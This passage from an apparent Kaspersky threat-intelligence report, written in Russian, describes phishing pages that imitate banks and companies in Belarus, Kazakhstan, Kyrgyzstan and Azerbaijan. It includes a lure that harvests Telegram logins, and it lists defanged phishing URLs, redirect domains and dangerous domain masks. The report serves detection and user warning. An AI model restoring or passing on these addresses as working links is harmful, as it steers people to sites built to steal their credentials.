
Только за 2023 год, компонент «Защита чатов» мобильных решений «Лаборатории Касперского» предотвратил более 62 тысяч переходов по фишинговым ссылкам из Telegram¹⁴.

Как мы можем понять из скриншота, представленного ниже, в котором написано: «Получить бонус 200 манат от Kapital Bank! Для подтверждения личности войдите в Telegram или зарегистрируйтесь.». Злоумышленники, как и в примере из блока с Арменией, предлагают пользователю выполнить вход с помощью Telegram для получения учетных данных Telegram-аккаунта жертвы.

14 Спам и фишинг в 2023 году

[Подробнее](#)

Рисунок 13 | Страница, расположенная на фишинговом ресурсе



На нашем TIP-портале можно найти множество информации, связанной с интересующим доменом, в частности адреса, на которые происходит редирект с фишингового адреса. На них также следует обращать внимание и проверять в своих логах, если вы вдруг стали целью подобной атаки.

Рисунок 14 | Список доменов, на которые происходит редирект с фишингового адреса


Requested object linked, forwarded, or redirected to the following URLs ⓘ [Download data](#)

Status	URL	Last reference
⚠ Dangerous	rcdsp.ru/css/css2	21 Aug 2023 19:25
⚠ Dangerous	uzbfs.com/favicon.ico	21 Aug 2023 19:13

Беларусь

Фишинговый URL **hxxps://belarusbank.cabinet8[.]xyz/228702666**

Рисунок 15 | Страница, расположенная на фишинговом ресурсе



Информация по фишинговому адресу, полученная с TIP-портала представлена ниже:

Рисунок 16 | Информация по фишинговому адресу в Kaspersky Threat Intelligence Portal




Рисунок 17 | Список масок, относящихся к домену из Phishing URL Data Feed


URL masks (Download data)

Status	Type	Mask	Feeds
Dangerous	Third-level and higher-level domains	belarusbank.cabinet8.xyz	Phishing URL Data Feed
Dangerous	Domain with folder / file	belarusbank.cabinet8.xyz/229653354	Phishing URL Data Feed
Dangerous	Domain with folder / file	belarusbank.cabinet8.xyz/228702666	Phishing URL Data Feed

Фишинговый URL

hxxps://pay-delivery[.]by/card/623768708?r=202

Рисунок 18 | Страница, расположенная на фишинговом ресурсе



Казахстан

Фишинговый URL `hxxps://capitalstart[.]click/`

Рисунок 19 | Страница, расположенная на фишинговом ресурсе

 **КазМунайГаз**
NATIONAL COMPANY ҰАТТМҚ КОМПАНИЯСЫ

Заполните форму регистрации

Введите Имя

Введите Фамилию

 +7 7710009998

E-mail (необязательно)


Подать заявку

После завершения регистрации
Ваш личный менеджер свяжется с
Вами.
Держите телефон под рукой, чтобы
не пропустить важный звонок.

Фишинговый URL

hxxps://prospageone[.]com/shop/halykbankinvestuz/?subid_1=14128564511710400109&subid_2=4608&subid_3=575_10618&subid_4=4609

Рисунок 20 | Страница, расположенная на фишинговом ресурсе



Фишинговый URL

[hxxps://rakemm\[.\]com/](https://rakemm[.]com/)[hxxps://kaspi-profit-now\[.\]com/](https://kaspi-profit-now[.]com/)

Рисунок 21 | Страница, расположенная на фишинговом ресурсе






Рисунок 22 | Статистика фишинговых атак с использованием адреса hxxps://rakemm[.]com/



Выше мы представили статистику фишинговых атак с использованием адреса hxxps://rakemm[.]com/ с нашего Kaspersky Threat Intelligence Portal. На ней можно видеть в какой стране происходят данные атаки, а также тенденцию роста атак каждый день.

Рисунок 23 | Страница, расположенная на фишинговом ресурсе




Для атак с использованием социальной инженерии в Казахстане примечательным является то, что большое количество фишинговых сайтов пытаются маскироваться под один из самых популярных в стране банков «Kaspi». Поэтому пользователям из данного региона следует быть особенно бдительными при посещении сайтов связанных с данным банком.

Кыргызстан

Фишинговый URL

hxxps://coinmarket[.]kg/

Рисунок 24 | Страница, расположенная на фишинговом ресурсе



